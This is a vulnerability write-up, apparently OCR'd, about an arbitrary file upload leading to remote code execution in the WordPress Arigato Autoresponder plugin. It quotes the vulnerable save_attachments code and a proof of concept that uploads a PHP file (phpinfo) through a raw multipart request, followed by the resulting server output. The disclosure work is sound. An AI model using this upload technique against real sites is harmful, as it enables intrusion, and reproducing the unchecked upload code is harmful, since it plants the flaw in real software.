

Wordpress Arigato Autoresponder v2.5.1.7 plugin remote code execution



Analysis


When we create a new message the code is as follows:



It can be found that in order to prevent some security problems, the various POST parameters of the request are processed.

On line 26, we follow up on the function save_attachments that handles message attachments.


You can upload a php script file when creating a new message. Its location is at line 36-67 of bft-autoresponder\models\attachment.php.




```php
// save multiple attachments to mail or newsletter
function save_attachments($id, $type) {
    global $wpdb;
    $id = intval($id);
    $field = ($type == 'mail') ? 'mail_id' : 'nl_id';
    require_once(BFT_PATH."/helpers/filehelper.php");

    if(is_array($_FILES['attachments']) and sizeof($_FILES['attachments'])) {
        foreach($_FILES['attachments']['name'] as $cnt => $name) {
            if(empty($name)) continue;

            $path = $_FILES['attachments']['tmp_name'][$cnt];
            if(!wp_verify_nonce($_POST['bft_attach_nonce'], 'bft_attach_nonce')) wp_die("Security check failed");

            $upload_dir = wp_upload_dir();
            $local_path = $upload_dir['path'];
            $http_path = $upload_dir['url'];

            @copy($path, $local_path."/".$name);

            $wpdb->query($wpdb->prepare("INSERT INTO ".BFT_ATTACHMENTS." SET
                $field=%d, file_name=%s, file_path=%s, url=%s",
                $id, $name, $local_path."/".$name, $http_path."/".$name));
        }
    }

    // any old attachments to delete?
    if(!empty($_POST['del_attachments']) and is_array($_POST['del_attachments'])) {
        foreach($_POST['del_attachments'] as $id) $this->delete($id);
    }

    return true;
}
```


The wp_verify_nonce function simply checks the token and does not affect the files we upload. After obtaining the file name and path, copy the file directly to the wordpress upload path. The files uploaded by the entire Process Guard are restricted.

PoC


my_worspress
新建
仪表盘
文章
媒体
页面
评论
联系
外观
插件
用户
工具
Settings
在线聊天
Arigato Light
Settings
Mailing List
Import/Export
Email Messages
Send Newsletter
Raw Email Log
Help
Integrate in Ninja Form
收起菜单
Note: you can use the variable {{name}} in any message to address the user by name.
Create New Message:
Subject: test111
Message:
添加媒体
可视化
文本
b i link b-quote del ins img ul ol li code more 关闭标签
test
Days after registration:
or
send on 2018 10 17
Email type: HTML
Upload attachments (optional):
选择文件
qwe.php
Note: an unsubscribe link with default text is added to your outgoing messages. You can however use the variables {{{unsubscribe-link}}} or {{{unsubscribe-url}}} with your custom text. The variable will be replaced with the unsubscribe link or URL
Add Message


Request
Raw Params Headers Hex
------WebKitFormBoundaryrouBYPvKjpPoZzgI
Content-Disposition: form-data; name="datemonth"
10
------WebKitFormBoundaryrouBYPvKjpPoZzgI
Content-Disposition: form-data; name="dateday"
17
------WebKitFormBoundaryrouBYPvKjpPoZzgI
Content-Disposition: form-data; name="content_type"
text/html
------WebKitFormBoundaryrouBYPvKjpPoZzgI
Content-Disposition: form-data; name="attachments[]"; filename="qwe.php"
Content-Type: application/octet-stream
<?php phpinfo();?>
------WebKitFormBoundaryrouBYPvKjpPoZzgI
Content-Disposition: form-data; name="bft_attach_nonce"
eb9f945343
------WebKitFormBoundaryrouBYPvKjpPoZzgI
Content-Disposition: form-data; name="_wp_http_referer"
/wordpress/wp-admin/admin.php?page=bft_messages
Response
Raw Headers Hex HTML Render
<option value='29'>29</option>
<option value='30'>30</option>
<option value='31'>31</option>
</select>
<label>Email type:</label> <select name="content_type">
<option value="text/html" selected>HTML</option>
<option value="text/plain" >Text</option>
</select>

<hr>
<label>Upload attachments (optional):</label> <input type="file" name="attachments[]" multiple="multiple">
<input type="hidden" id="bft_attach_nonce" name="bft_attach_nonce" value="eb9f945343" /><input type="hidden" name="_wp_http_referer" value="/wordpress/wp-admin/admin.php?page=bft_messages" />
qwe.php <input type="checkbox" name="del_attachments[]" value="9"> Mark to delete
<input type="submit" name="save_message" value="Save Message">
<input type="button" value="Delete" onclick="delMessage(this.form);">


localhost/wordpress/wp-content/uploads/2018/10/qwe.php
PHP Version 7.2.1
php
System Windows NT YISIHE-PC 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) i586
Build Date Jan 4 2018 03:59:32
Compiler MSVC15 (Visual C++ 2017)
Architecture x86
Configure Command cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API CGI/FastCGI
Virtual Directory Support disabled
Configuration File (php.ini) Path C:\Windows
Loaded Configuration File E:\tools\PhpStudy20180211\PHPTutorial\php\php-7.2.1-nts\php.ini
Scan this dir for additional .ini files (none)
Additional .ini files parsed (none)
PHP API 20170718
PHP Extension 20170718
Zend Extension 320170718
Zend Extension Build API320170718,NTS,VC15
PHP Extension Build API20170718,NTS,VC15
Debug Build no
Thread Safety disabled
Zend Signal Handling disabled
Zend Memory Manager enabled
Zend Multibyte Support provided by mbstring
IPv6 Support enabled
DTrace Support disabled
Registered PHP Streams php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, phar
Registered Stream Socket Transports tcp, udp
Registered Stream Filters convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*, bzip2.*
This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.2.0, Copyright (c) 1998-2017 Zend Technologies
zend engine